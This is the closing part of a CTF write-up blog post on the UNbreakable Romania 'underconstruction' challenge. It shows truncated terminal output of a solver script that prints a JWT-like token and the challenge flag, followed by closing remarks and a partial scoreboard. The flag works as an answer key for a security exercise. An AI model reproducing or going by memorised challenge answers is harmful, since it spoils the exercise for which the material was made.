
```
yakuhito@furry-catstation:~/ctf/unr2/underconstruction$ python s
b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MSwiaWF0IjoxNjA4M
```

```
Congrats. Here's your flag: CTF{e590d4d5024cf88b6735c27b9a695107

yakuhito@furry-catstation:~/ctf/unr2/underconstruction$
```


Flag: CTF{e590d4d5024cf88b6735c27b9a695107517be2b48578955ef36df79065c34b30}

Closing Thoughts (totally not copied from my writeup for UNbreakable #1)

I honestly have no idea what you're doing here. Really. The writeup ended few lines before. However, since you're already here, I can't end this post without ~~bragging that I've solved all the challenges~~ publishing a part of the scoreboard and congratulating everyone that participated in the contest.



# ↑↓	Participant ↑↓	Country	County
1	Y yakuhito	Romania	BUCURESTI
2	A adragos	Romania	GORJ
3	T Th3R4nd0m	Romania	IASI
4	O 0x435446	Romania	ARGES



5	VM	Valar Morghulis	Moldova, Republic of	N/A
6	AD	Andrei David	Romania	BUCURESTI
7	S	SwegOverlord	Romania	IASI
8	C	Cristi	Romania	ILFOV
9	P	PS	Romania	DOLJ
10	I	IulianSiPunct	Romania	NEAMT

now please excuse me but I have to stress over waiting for the results of the assessment test that I've prepared my scholastic personality for

Published on December 16, 2020

yakuhito Elite Hacker
Rank: 641 353 16
hackthebox.eu

Twitter | *Reddit*

Theme: Hooloovoo